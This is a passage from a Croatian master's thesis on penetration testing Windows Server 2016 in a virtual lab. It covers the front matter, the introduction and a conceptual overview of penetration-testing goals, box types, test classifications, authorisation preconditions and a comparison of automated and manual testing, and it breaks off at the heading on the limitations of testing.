

Penetracijsko testiranje Windows Server 2016 u virtualnom okruženju

Božičević, Lovro

Master's thesis / Diplomski rad

2023

Degree Grantor / Ustanova koja je dodijelila akademski / stručni stupanj: **University of Zagreb, Faculty of Humanities and Social Sciences / Sveučilište u Zagrebu, Filozofski fakultet**

Permanent link / Trajna poveznica: <https://urn.nsk.hr/urn:nbn:hr:131:858299>

Rights / Prava: [In copyright / Zaštićeno autorskim pravom.](#)

Download date / Datum preuzimanja: **2024-05-17**



Repository / Repozitorij:

[ODRAZ - open repository of the University of Zagreb
Faculty of Humanities and Social Sciences](#)



SVEUČILIŠTE U ZAGREBU
FILOZOFSKI FAKULTET
ODSJEK ZA INFORMACIJSKE I KOMUNIKACIJSKE ZNANOSTI
SMJER Informatika (istraživački)
Ak. god. 2022./2023.

Lovro Božičević

**Penetracijsko testiranje Windows Server 2016 u
virtualnom okruženju**

Diplomski rad

Mentor: dr.sc. Krešimir Pavlina

Zagreb, lipanj 2023.

Izjava o akademskoj čestitosti

Izjavljujem da je ovaj rad rezultat mog vlastitog rada koji se temelji na istraživanjima te objavljenoj i citiranoj literaturi. Izjavljujem da nijedan dio rada nije napisan na nedozvoljen način, odnosno da je prepisan iz necitiranog rada, te da nijedan dio rada ne krši bilo čija autorska prava. Također izjavljujem da nijedan dio rada nije korišten za bilo koji drugi rad u bilo kojoj drugoj visokoškolskoj, znanstvenoj ili obrazovnoj ustanovi.

Ovdje možete napisati kratku zahvalu ili stranicu možete ostaviti praznom.

Sadržaj

Sadržaj	ii
1. Uvod	1
2. Penetracijsko testiranje	2
2.1. Ciljevi penetracijskog testiranja	2
2.2. Vrste penetracijskog testiranja	4
2.2.1. <i>Black-box</i> testiranje	4
2.2.2. <i>White-box</i> testiranje	4
2.2.3. <i>Grey-box</i> testiranje	5
2.2.4. Zaključak o vrstama testiranja	5
2.3. Klasifikacija penetracijskih testova	6
2.3.1. Test ovisno o informacijama	7
2.3.2. Test ovisno o agresivnosti	7
2.3.3. Test ovisno o opsegu	8
2.3.4. Test ovisno o pristupu	8
2.3.5. Test ovisno o korištenoj metodi	9
2.3.6. Test ovisno o početnoj točki napada	10
2.4. Uvjeti za izvođenje penetracijskog testiranja	10
2.5. Automatsko testiranje naspram ručnog testiranja	11
2.6. Ograničenja penetracijskog testiranja	12
3. Faze penetracijskog testiranja	14
3.1.1. Faza prije napada	14
3.1.2. Faza napada	14
3.1.3. Faza poslije napada	15
3.2. Metodologija i dokumentacija	15
3.2.1. Faza planiranja	16

3.2.2.	Faza otkrivanja	17
3.2.3.	Faza napada	19
3.2.4.	Faza izvještavanja	19
4.	Windows Server	21
4.1.	Active Directory Domain Services (AD DS)	22
4.1.1.	Group policy	24
4.1.2.	Opasnost	24
4.2.	DHCP Server	25
4.2.1.	Opasnost	26
4.3.	DNS Server	27
4.3.1.	Opasnost	28
4.4.	Windows File Server	29
4.4.1.	Opasnost	31
4.5.	Hyper-V	32
4.5.1.	Opasnost	32
4.6.	Print and document services	32
4.6.1.	Opasnost	33
4.7.	Remote Access	33
4.7.1.	Opasnost	34
4.8.	Web Server IIS	34
4.8.1.	Opasnost	36
5.	Izrada laboratorijskog okruženja	37
5.1.	Virtualizacija	37
5.1.1.	Fizički stroj – Server01	37
5.1.2.	Windows Server 2016	38
5.1.3.	Windows 10 klijentsko računalo	39
5.1.4.	Kali Linux stroj	39

5.1.5. Kreiranje Windows okruženja	40
6. Penetracijsko testiranje	50
6.1. Faza planiranja.....	50
6.2. Faza otkrivanja.....	50
6.3. Faza napada	54
6.3.1. Napadi i iskorištavanje servera.....	54
6.3.2. Napadi i iskorištavanje klijenta	69
6.3.3. Otvrđnjavanje	75
6.3.4. Microsoft-ds (port 445).....	75
6.3.5. HTTP (port 80)	77
6.3.6. Sigurnosna politika lozinki.....	83
6.4. Faza izvještavanja	89
7. Zaključak	92
8. Literatura.....	94
Sažetak.....	97
Summary.....	98

1. Uvod

Posljedično razvitku računala, interneta i mrežnih tehnologija, današnje društvo je sve više ovisno o uslugama koje računalne mreže nude. Informacijska tehnologija je u potpunosti utkana u današnje informacijsko društvo te se svakoga dana u privatne i poslovne svrhe koristimo različitim uslugama koje nam se nude upravo kroz upotrebu računala. Sukladno sa tim razvitkom raste ujedno i sofisticiranost računalnih mreža. Ovaj rast u veličini i sofisticiranosti računalnih mreža dovodi do novih vektora napada kojih prije nije bilo, ti napadi dovode do direktnog gubitka u poslovanju te još ozbiljnije štete reputaciji neke organizacije. S obzirom da je poslovanje u današnjem informacijskog društvu nezamislivo bez upotrebe računala i računalnih mreža, sigurnosne prijetnje su se također razvile do te mjere da su puno opasnije s obzirom da se čitavo poslovanje i djelovanje neke organizacije, poduzeća ili institucije najčešće odvija upotrebom računala i mrežnih usluga. Kroz ovaj diplomski rad će se proći kroz proces penetracijskog testiranja jednog od najpopularnijih serverskih okruženja, a to je Windows Server 2016, s time da ćemo mi to raditi u virtualnom okruženju. U drugome poglavlju rada će se definirati što je točno penetracijsko testiranje, koji su ciljevi penetracijskog testiranja, otkud potreba za njime te na kraju ćemo definirati vrste penetracijskog testiranja (Black-box, White-box, Grey-box). U trećem poglavlju ćemo definirati faze penetracijskog testiranja te objasniti svaku. U četvrtom poglavlju ćemo definirati i objasniti Windows Server 2016 okruženje te relevantne servise poput Active Directoryja, DNS, DHCP, SMB, dijeljenja datoteka, IIS i sličnih. U petome poglavlju će se opisati izrada virtualnog okruženja nad kojim će se provesti penetracijsko testiranje. U ovome slučaju će to biti virtualni stroj – Windows Server 2016 koji će služiti kao DNS server, Web server (IIS) i domain controller. Uz njega će biti konfiguriran drugi virtualni stroj – Windows 10 koji će služiti kao klijentsko računalo. Unutar iste mreže ćemo imati uređaj s kojim ćemo odrađivati penetracijsko testiranje, u ovome slučaju virtualni stroj sa Kali Linux operativnim sustavom. U šestom poglavlju će se opisati proces penetracijskog testiranja i ciljevi te će se prikazati konačni rezultati penetracijskog testiranja.

2. Penetracijsko testiranje

Penetracijsko testiranje je testiranje koje provodi penetracijski ispitivač (eng. *Penetration Tester*). Sa tehničke strane, penetracijsko testiranje je sigurnosno-orijentirano sistematičko ispitivanje nekog sustava, ono se može izvoditi unutar sustava ili izvan sustava. Glavni cilj je istražiti mogućnosti i vektore koje bi potencijalni napadač mogao iskoristiti i preko kojih bi se mogao izvesti napad na sustav. Drugim riječima, to je procjena svih komponenti unutar određenog informacijsko tehnološkog sustava što uključuje operacijske sustave, komunikacijske kanale, aplikacijske, mrežne uređaje te fizičku sigurnost samih uređaja. Ovaj postupak odnosno ispitivanje provodi autorizirani profesionalac koji pokušava koristiti identične ili slične metode nekog napadača (Shrestha 2012). Penetracijsko testiranje je ključan potez u razvijanju sigurnog IT sustava, penetracijsko testiranje osim što ispituje rad samog sustava, ispituje i implementaciju i dizajn sustava (McDermott 2000). Razlika između napada i penetracijskog testiranja je to što je penetracijsko testiranje odobreno od strane organizacije ili poduzeća čiji IT sustav testiramo te su upoznati sa time što će se raditi i u koje vrijeme. Kao jednostavan primjer penetracijskog testiranja možemo uzeti skeniranje IP adresa kako bi identificirali računala unutar mreže koja pružaju određene servise za koje znamo da imaju slabosti ili čak odmah identificirali slabosti koje možemo iskoristiti unutar nekog neažuriranog operacijskog sustava. Rezultati ovih testova se dokumentiraju i predaju u obliku izvješća kako bi se u konačnici ti problemi riješili. Ono je sistematičan test pomoću kojeg se analiziraju sustavi za potencijalne sigurnosne propuste te nudi korisne informacije kako bi se mapirali sigurnosni propusti koristeći automatizirane alate ili druge metode. Tokom perioda penetracijskog testiranja, iznimno je bitno da je organizacija čiji IT sustav testiramo, upoznata sa tim procesom upravo zato što penetracijsko testiranje može imati ozbiljnije posljedice poput rušenja sustava, prezasićenosti mreže što može rezultirati upravo onime što želimo izbjeći, a to je gubitak sposobnosti rada odnosno novaca.

2.1. Ciljevi penetracijskog testiranja

Penetracijsko testiranje pruža objektivan pogled na trenutno stanje IT infrastrukture neke organizacije. Prema Budiarto et al (2004), glavni naum penetracijskog testiranja je odrediti izvedivost nekog napada i njegovog utjecaja u slučaju da se otkrije slaba točka u sustavu. Proces se sastoji od aktivne analize IT sustava kako bi došli do potencijalnih ranjivih točaka i propusta nastalim posljedicom neispravne konfiguracije sustava, nepoznatih hardverskih i

softverskih slabosti ili sigurnosnih slabosti u samom operativnom djelovanju određene organizacije. Testiranjem se sužava raspon slabih točaka u sustavu te se u konačnici može utvrditi ukoliko su trenutne sigurnosne mjere efektivne. Dakle, ciljevi penetracijskog testiranja su:

1. **Pružanje dobre početne točke** – penetracijsko testiranje je vrlo dobar prvi korak kako bi predočili trenutno sigurnosno stanje IT sustava neke organizacije kako bi identificirali manjkavosti i propuste u sigurnosti te posljedično djelovali nad tim točkama
2. **Identificiranje i prioritiziranje sigurnosnih rizika** – primaran cilj je identificiranje sigurnosnih rizika, korištenje penetracijskog testiranja nam omogućuje da razumijemo sigurnosne rizike uz to što nam omogućava i da prioritiziramo veće i ozbiljnije sigurnosne rizike u odnosu na one manje. Ovo nam pomaže i pri alociranju budžeta ka IT sigurnosti te efikasnijim troškovima
3. **Poboljšanje sigurnosti računalnog sustava** – penetracijsko testiranje se izvodi kako bi se poboljšala sigurnost računalnih sustava i komponenata kao što su vatrozidi, ruteri i server. Različiti sigurnosni mehanizmi poput vatrozidova i kriptiranja se koriste kako bi se podaci zaštitili, usprkos tome se frekvencija i ozbiljnost mrežnih probijanja, krađe podataka te napada zloćudnim softverom povećava. Penetracijsko testiranje pomaže i u ovom aspektu, kao primjer možemo navesti pronalazak nepotrebno otvorenih mrežnih portova ili nesigurne inačice mrežnih aplikacija ili operacijskih sustava
4. **Poboljšanje sigurnosti strukture neke organizacije** – osim testiranja tehničke infrastrukture, testirati se može i uprava kao i zaposlenici same organizacije, nadzirati se mogu procesi poput eskalacijskih procedura i slični. Mogu se koristiti metode društvenog inženjeringa poput traženja lozinka putem telefonskog razgovora i slične, na ovaj način se može podići svijest samih zaposlenika i uprave po pitanju IT sigurnosti.
5. **Provođenje nezavisnih revizija** – nepristrana sigurnosna analiza i penetracijsko testiranje mogu usmjeriti interne resurse tamo gdje su najpotrebniji, također nezavisna revizija nam omogućuje u legalnom kontekstu određen dokaz za štitimo imovinu koja se nalazi na mreži što minimizira potencijalni gubitak vrijednosti u smislu dionica i dioničara. Nezavisne revizije ubrzano postaju fundamentalni zahtjev koji se treba ispuniti kako bi se ostvarilo uvjerenje o kibernetičkoj sigurnosti.

6. **Smanjenje finansijskih gubitaka** – kada smo osigurali infrastrukturu organizacije, penetracijsko testiranje nam daje vrlo vrijednu povratnu informaciju odnosno validaciju sigurnosnog okruženja između poslovnih inicijativa i sigurnosnog sustava što nam omogućuje smanjenje finansijskog gubitka i uspješnu implementaciju sa minimalnim rizikom.

2.2. Vrste penetracijskog testiranja

Postoje različite vrste penetracijskog testiranja, vrsta koja se provodi najčešće ovisi o tome što organizacija čija se IT infrastruktura testira želi testirati. Postavlja se pitanje da li se želi simulirati napad od strane osobe koja se nalazi unutar same organizacije i njene IT infrastrukture ili napad od osobe koja se nalazi izvana. Tri široko prihvaćena pristupa su:

1. *Black-box*
2. *White-box*
3. *Grey-box*

Glavna razlika između ta dva pristupa je količina informacija koju napadač ima o samom IT sustavu ciljane organizacije. U narednom poglavlju ćemo detaljnije objasniti dva spomenuta pristupa.

2.2.1. *Black-box* testiranje

Prema Davis (2021) *black-box* testiranje, znano i kao vanjsko testiranje je pristup u kojemu izvođač penetracijskog testiranja simulira napad na IT sustav kao netko tko se nalazi van toga sustava odnosno nema nikakvo znanje o samoj infrastrukturi tog IT sustava. U ovome pristupu se koriste stvarne tehnike poput društvenog inženjeringa, udaljenog pristupa, zloćudnih softvera poput trojanskog konja i slično. Testiranje se izvodi po fazama, kao primjer možemo navesti sljedeće, u prvoj fazi se napadaču daju samo informacije o organizaciji poput mrežne stranice ili domet IP adresa. Koristeći te informacije, napadač pokušava razotkriti što više slabih točaka te računalne mreže. Glavni cilj *black-box* penetracijskog testiranja je provjeriti integritet mreže neke organizacije i na proaktivan način smanjiti rizik od vanjskog ili unutarnjeg napada.

2.2.2. *White-box* testiranje

Prema Davis (2021) *white-box* testiranje, znano i kao unutarnje testiranje je pristup u kojem izvođač penetracijskog testa simulira napad na IT sustav preuzevši ulogu napadača koji ima

kompletno znanje računalne infrastrukture neke organizacije, to uključuje detaljne podatke operacijskih sustava koji se koriste, sheme IP adresa i mrežne dijagrame, izvorni kod programa te potencijalno i lozinke. Kao primjer takvog testiranja možemo navesti situaciju u kojoj napadač pokušava uspostaviti udaljeni pristup ka toj zaštićenoj, internoj mreži koristeći stražnja vrata (engl. *backdoor*). Glavni cilj *white-box* penetracijskog testiranja je potvrditi integritet računalne mreže neke organizacije te proaktivno smanjiti rizik napada od strane individualaca koji se nalaze unutar same organizacije poput nezadovoljnih zaposlenika.

2.2.3. Grey-box testiranje


Postoji i kombinacija *black-box* i *white-box* testiranja, a ono se zove *grey-box*. Prema Davis (2021), u ovome pristupu se želimo staviti u ulogu napadača koji se nalazi unutar mreže nekog IT sustava, ali ima ograničeno znanje o njemu. Ovo je preferirana metoda testiranja kada je organizacija uskog budžeta upravo zato što se štedi vrijeme jer se ne trebaju otkrivati informacije koje su javno dostupne.

2.2.4. Zaključak o vrstama testiranja

Ne postoji pristup koji je superiorniji od drugih, već bi se svi pristupi i metode trebali kombinirati s ciljem postizanja boljih rezultata što na kraju pridonosi većom vrijednošću organizaciji čiji IT sustav testiramo. Kombiniranje testiranja će pridonijeti eliminaciji unutarnjih i vanjskih sigurnosnih rizika koji se nalaze u infrastrukturi IT sustava. Prema Ali et al. (2011), kada se testiranje završi, stvoriti će se dokumenti koji sadrže informacije o sveukupnoj sigurnosnoj procjeni IT sustava, to podrazumijeva kategorizaciju ranjivih točki sustava na one niskog, srednjeg i visokog rizika. Rizik se mjeri i kategorizira u odnosu na razinu ugroženosti i financijskog gubitka kojim bi rezultirao proboj tog sigurnosnog rizika. Prema Shrestha (2012), uz navedene metode penetracijskog testiranja, treba se i spomenuti to da se penetracijski testovi mogu provesti kao *blue-teaming* i *red-teaming*. Koncept *blue-teaming* podrazumijeva da za penetracijsko testiranje zna čitava tehnička služba te organizacije, dok *red-teaming* podrazumijeva da za testiranje znaju isključivo viša upravljačka tijela unutar organizacije. *Red-teaming* je skuplji za provesti, ali je kvalitetniji indikator sigurnosti nekog sustava, dok za *blue-teaming* vrijedi obrnuto.

2.3. Klasifikacija penetracijskih testova

Kako bi se osiguralo efektivno i efikasno testiranje, osoba koja ga provodi mora biti sposobna razlikovati klase penetracijskog testiranja. Neke ključne značajke poput širine sustava koju test zahvaća ili agresivnosti testa nam mogu ukazati na klase penetracijskog testiranja, dakle penetracijsko testiranje se mora bazirati na osnovi određenih kriterija. Koristeći rad *Security Assessment via Penetration Testing: A Network and System Administrator's Approach*, u idućem pregledu ćemo prikazati klasifikaciju testova. Sa lijeve strane se nalaze kriteriji po kojima definiramo penetracijski test, a sa desne strane odgovarajuće metrike za kriterij.



Slika 1. Klasifikacija penetracijskih testova

Sve kombinacije danih metrika su moguće, ali nisu preporučljive te osoba koja provodi penetracijsko testiranje mora na to obratiti pozornost. Penetracijski test koji bi nastupio kao agresivni napad nakon prikrivenog odnosno nečujnog pristupa, u principu nema smisla i ne bi

se trebao koristiti. U idućim poglavljima ćemo detaljnije objasniti svih šest kriterija i njihove moguće metrike.

2.3.1. Test ovisno o informacijama

Ovisno o količini informacija koja je poznata osobi koji provodi testiranje, stvara se razlika između *black-box* testiranja i *white-box* testiranja. Pri *white-box* testiranju, napadač ima ili su mu dane sve informacije o ciljanoj mreži ili infrastrukturi IT sustava. Ovo testiranje se može smatrati kao simulacija napada od osobe koja se nalazi unutar organizacije i ima znanje o sustavu. Glavni cilj *white-box* testiranja je pružati informacije osobi koja provodi testiranje kako bi dobili uvid u sustav i kako bi mogli provesti i elaborirati testiranje na osnovi tog predznanja. Kao primjer možemo navesti informacije koje sadrže mrežne sheme i detalje o infrastrukturi pri testiranju infrastrukture, dok kod testiranja aplikacije se pruža dizajn aplikacije te izvorni kod.

Pri *black-box* testiranju, osoba koja provodi testiranje nema nikakvo predznanje ili informacije o ciljanom sustavu koji se napada. Ovo se može smatrati kao simulacija napada osobe koja se nalazi van IT sustava. Etički hakeri ili osobe koje testiraju moraju sakupiti svoje informacije iz javnih izvora kako bi samostalno pronašli slabe točke. Koraci poput mapiranja mreže, operacijskih sustava, nabiranja dijeljenih datoteka i mapa te popisivanje servisa su tipični za *black-box* testiranje.

2.3.2. Test ovisno o agresivnosti

Penetracijsko testiranje se može provoditi različitim intenzitetom i različitim stupnjevima agresivnosti, ovo direktno utječe na to koliko se rano napad može detektirati. Agresivni test se može klasificirati u iduća četiri stupnja:

1. Prva ili najniža razina – **pasivan**
2. Druga razina – **pažljiv**
3. Treća razina – **kalkuliran**
4. Četvrta ili najviša razina agresivnosti – **agresivan**

Prva razina odnosno **pasivan test** podrazumijeva vrlo slabu interakciju sa ciljanim sustavom te sve slabosti koje se otkriju se u pravilu ne iskorištavaju te ne dolazi do ugrožavanja sustava.

Druga razina odnosno **pažljiv test** podrazumijeva izvođenje napada sa iznimnom pažnjom kako bi se iskoristili isključivo sigurnosni propusti koji neće ometati funkcionalnost tog

sustava. Ovo može biti pokušaj ulaska u sustav korištenjem znanih zadanih lozinki ili pokušaj ulaska u određene putanje na web serveru.

Treća razina odnosno **kalkulirani test** podrazumijeva izvođenje napada koji će potencijalno uzrokovati nestabilnosti u sustavu. Kao primjer možemo navesti automatizirane pokušaje probijanja lozinki ili ciljane napade pokušaja prelijevanja međuspremnika ciljanog sustava.

Četvrta razina odnosno **agresivni test** podrazumijeva napad koji generira veliku količinu mrežnog prometa. Osoba koja provodi testiranje pokušava iskoristiti sve poznate sigurnosne propuste i slabe točke sustava. Neki primjer takvih napada mogu biti prelijevanje međuspremnika ili napadi uskraćivanja usluga (DoS, DDos)

2.3.3. Test ovisno o opsegu

Opseg testa se treba pažljivo definirati kako bi se specificiralo koji će uređaji, mreže i servisi biti uključeni u testno okruženje. Ovisno o opsegu, testiranje možemo podijeliti na iduća tri:

1. **Potpuno**
2. **Ograničeno**
3. **Koncentrirano**

Na taj način možemo smanjiti kompleksnost i sam trošak testiranja. Vrijeme provedeno testirajući je direktno povezano sa opsegom sustava koji se ispituje te se opseg razlikuje ovisno o prethodnom znanju i konfiguraciji sustava.

Potpuni test podrazumijeva sistematično ispitivanje čitavog sustava, pritom valja napomenuti da i tokom potpunog testa se neki vanjski sustavi možda neće moći testirati.

Ograničeni test podrazumijeva testiranje samo određenog dijela sustava koji čini logičku cjelinu. Kao primjer možemo navesti testiranje svih sustava unutar demilitarizirane zone ili sustava koji sačinjavaju nekakvu funkcijsku cjelinu.

Koncentrirani test podrazumijeva testiranje isključivo jednog dijela sustava ili isključivo jednog servisa unutar sustava.

2.3.4. Test ovisno o pristupu

Penetracijske testove se može karakterizirati ovisno o pristupu. Postoje dvije vrste pristupa:

1. **Prikriven**
2. **Otvoren**

Prikriveni pristup podrazumijeva upotrebu metoda koje se ne mogu klasificirati kao napad te su zbog tog razloga teže za primijetiti i utječu na brzinu otkrivanja nekog napada. Penetracijski testovi koji se provode na sekundarnim sigurnosnim sustavima poput organizacijske strukture i strukture osoblja u pravilu moraju biti uvijek prikriveni.

Otvoreni pristup bi se trebao koristiti kada prikrivenim pristupom ne dođemo do nikakvih rezultata. Ovaj pristup bi mogao uključivati metode kao skeniranje portova te bi se trebao uvijek provoditi u dogovoru sa internim osobljem koje je zaduženo za sustav. Interno osoblje također može biti dio tima koji provodi otvoreno *white-box* testiranje, ovaj pristup daje ispitivačima dovoljno vremena da reagiraju na neočekivane probleme.

2.3.5. Test ovisno o korištenoj metodi

Postoji veći broj metoda koji se može koristiti tokom procesa penetracijskog testiranja. Vrlo često su sustavi kompromitirani koristeći neko računalo ili mreže koje su nepravilno konfigurirane te se uz to koriste i različiti fizički napadi i metode društvenog inženjeringa. Detaljnije ćemo objasniti te metode u iduće četiri točke .

1. **Mrežno bazirani penetracijski testovi** – također znani kao IP bazirani penetracijski testovi su najčešće korištene testne procedure. Koristeći mrežno bazirane napade, ispitivač napada kako bi iskoristio ranjive točke i sigurnosne propuste unutar operacijskih sustava, mrežnih protokola i aplikacija. Ovi napadi uključuju napade uskraćivanja usluga, prelijevanje međuspremnik, IP *spoofing*, skeniranje portova.
2. **Penetracijski testovi bazirani na drugim komunikacijskim mrežama** – podrazumijevaju korištenje drugačijih mrežnih sustava poput bežičnih odnosno WiFi sustava, IR sustava, bluetootha ili rekreiranje podataka koji nastaju elektromagnetskim zračenjem uređaja koji se nalaze unutar sustava
3. **Metode fizičkog testiranja** – podrazumijevaju da ispitivač može pristupiti podacima na računalu koje nije zaštićeno lozinkom tako da fizički uđe u prostor gdje se organizacija nalazi.
4. **Metode društvenog inženjeringa** – vrlo često su upravo ljudi najslabija karika unutar organizacije te su metode društvenog inženjeringa zbog toga vrlo uspješne. Društveni inženjering podrazumijeva iskorištavanje ljudske nepažnje i slabosti kako bi došli do vrijednih informacija o sustavu. Kao primjer možemo spomenuti da se netko predstavlja kao IT podrška koja održava sustav nekoj organizaciji te može pitati osobu za lozinku ili slično.

2.3.6. Test ovisno o početnoj točki napada

Penetracijsko testiranje ovisi i o početnoj točki napada odnosno nalazi li se napadač unutar ili izvan računalne mreže organizacije koju testira. Točka gdje ispitivač određuje započeti testiranje jest početna točka. Uobičajene početne točke su vatrozidi, servisi koji pružaju udaljeni pristup, web serveri i bežične mreže.

1. U penetracijskom testu provedenom iz **unutarnjeg okruženja**, ispitivač je spojen na unutarnju infrastrukturu te ima osnovni pristup računalnom sustavu. Simulacija ovog napada daje organizaciji vrijedne informacije kako da se zaštiti od nezadovoljnih zaposlenika. Tokom unutarnjeg testiranja, ispitivač može procijeniti koliki utjecaj ima kriva konfiguracija vatrozida kao i fizički pristup sustavu.
2. U penetracijskom testu provedenom **izvan okruženja** organizacije, ispitivač pokušava probiti obrambene mehanizme te pristupiti unutarnjoj mreži koristeći Internet. Ovaj način testiranja omogućuje uvid iz perspektive vanjskog napadača i daje cjelokupnu sliku napada kakav bi se vrlo realno mogao dogoditi. Najočitije točke napada su podatkovni centri, vatrozidi, završne točke VPNa, točke udaljenog pristupa te demilitarizirane zone.

2.4. Uvjeti za izvođenje penetracijskog testiranja

Prije nego što se izvede penetracijsko testiranje, određeni ključni problemi se trebaju prepoznati i predstaviti, na taj način ćemo osigurati korisne, aktualne i relevantne rezultate. Prema Xynos et al. (2010), ovo uključuje tehničke uvjete poput vremenskih ograničenja, raspona IP adresa, sustava koji će biti napadnut te i dijela sustava koji neće biti napadnut kako bi se osigurali normalni uvjeti rada. Drugi zahtjevi mogu biti pravne prirode, ispunjavanjem tih zahtjeva se kroi ugovor pod kojim se definira tko izvodi penetracijsko testiranje te tko je odgovoran za što, ovo uključuje obje stranke dakle i ispitivače i ciljanu organizaciju. Uz prethodno spomenute uvjete je potrebno spomenuti i etičku odnosno tehničku kompetentnost osobe koja provodi penetracijsko testiranje. Vrlo vjerojatno će se osoba tokom izvođenja testiranja pronaći u situaciji gdje mora donijeti profesionalnu odluku o toj određenoj situaciji, dakle ispitivač bi također trebao poznavati procedura te bi trebao biti etički i tehnički treniran kako bi osigurao da se penetracijsko testiranje provede ispravno te da ne dovede do lažnih rezultata ili lažnog osjećaja sigurnosti.

2.5. Automatsko testiranje naspram ručnog testiranja

Tokom penetracijskog testiranja, ispitivač može koristiti ručne, automatske ili kombinaciju tih dvaju metoda kako bi pronašao slabosti u nekom računalnom sustavu. Metode koje ispitivači koriste imaju svoju osnovu u njihovom osobnom znanju i vještinama, ali uz to neki faktori poput efektivnosti metode, brzine i pouzdanosti se trebaju uzeti u obzir prije nego što ih se primjeni. Prema Shrestha (2012), u idućoj tablici ćemo definirane neke osnovne razlike između prethodno spomenutih metoda.

Automatsko penetracijsko testiranje		Ručno penetracijsko testiranje
POSTUPAK TESTIRANJA	<ul style="list-style-type: none">• Brzo, lagano i sigurno, eliminira ljudske greške i napore repetitivne zadatke• Centralizirano i standardizirano kako bi dobili dosljedne i lako ponovljive rezultate.• Lagano za korištenje i jasna izvješća	<ul style="list-style-type: none">• Intenzivno za pojedinca, nekonzistentno te nema specificiranih standarda i tražene kvalitete• Zahtjeva mnoge zasebne i različite alate• Rezultati testova se mogu značajno razlikovati jedni u odnosu na druge
Razvijanje i upravljanje sustava za testiranje	<ul style="list-style-type: none">• Pružatelj proizvoda razvija i održava sustav za testiranje napada• Aplikacije i alati su profesionalno proizvedeni, temeljito testirani i sigurni za provesti• Alati su pisani za različite platforme i vektore napada	<ul style="list-style-type: none">• Razvijanje i održavanje vlastite baze podataka iziskuje značajnu količinu vremena i zahtjeva veliku razinu znanja• Javno dostupne aplikacije i alati mogu biti maliciozni i nesigurni za provođenje• Ponovno pisanje koda i dizajna je potrebno za funkcionalnost na više platformi

Eskalacija privilegija	<ul style="list-style-type: none"> Kod se ne treba učitavati na lokalno računalo te se test može provesti udaljeno Korisnik može provesti dubinsko testiranje unutar mreže 	<ul style="list-style-type: none"> Zahtjeva mijenjanje sustava jer se kod mora učitavati i sastavljati na kompromitiranim strojevima
Izveštavanje	<ul style="list-style-type: none"> Sveobuhvatna povijest i dokumentacija rezultata se generira automatski Datoteke se mogu prilagoditi 	<ul style="list-style-type: none"> Zahtjeva veliku količinu vremena, ručno se trebaju pratiti i sakupljati svi podaci Svi izvještaji se mogu detaljno prilagoditi potrebama klijenta
Logiranje/revizija	<ul style="list-style-type: none"> Detaljna izvješća se kreiraju sama te su svi događaji detaljno opisani u njima 	<ul style="list-style-type: none"> Ispitivač mora uključiti logiranje za svaki alat koji koristi, tokom svakog testa kojeg provodi
Znanje	<ul style="list-style-type: none"> Korisnici sami mogu provesti test uz kratku obuku 	<ul style="list-style-type: none"> Ispitivač mora znati nestandardne tehnike <i>ad-hoc</i> testiranja

Tablica 1. Usporedba automatsko i ručnog penetracijskog testiranja

2.6. Ograničenja penetracijskog testiranja

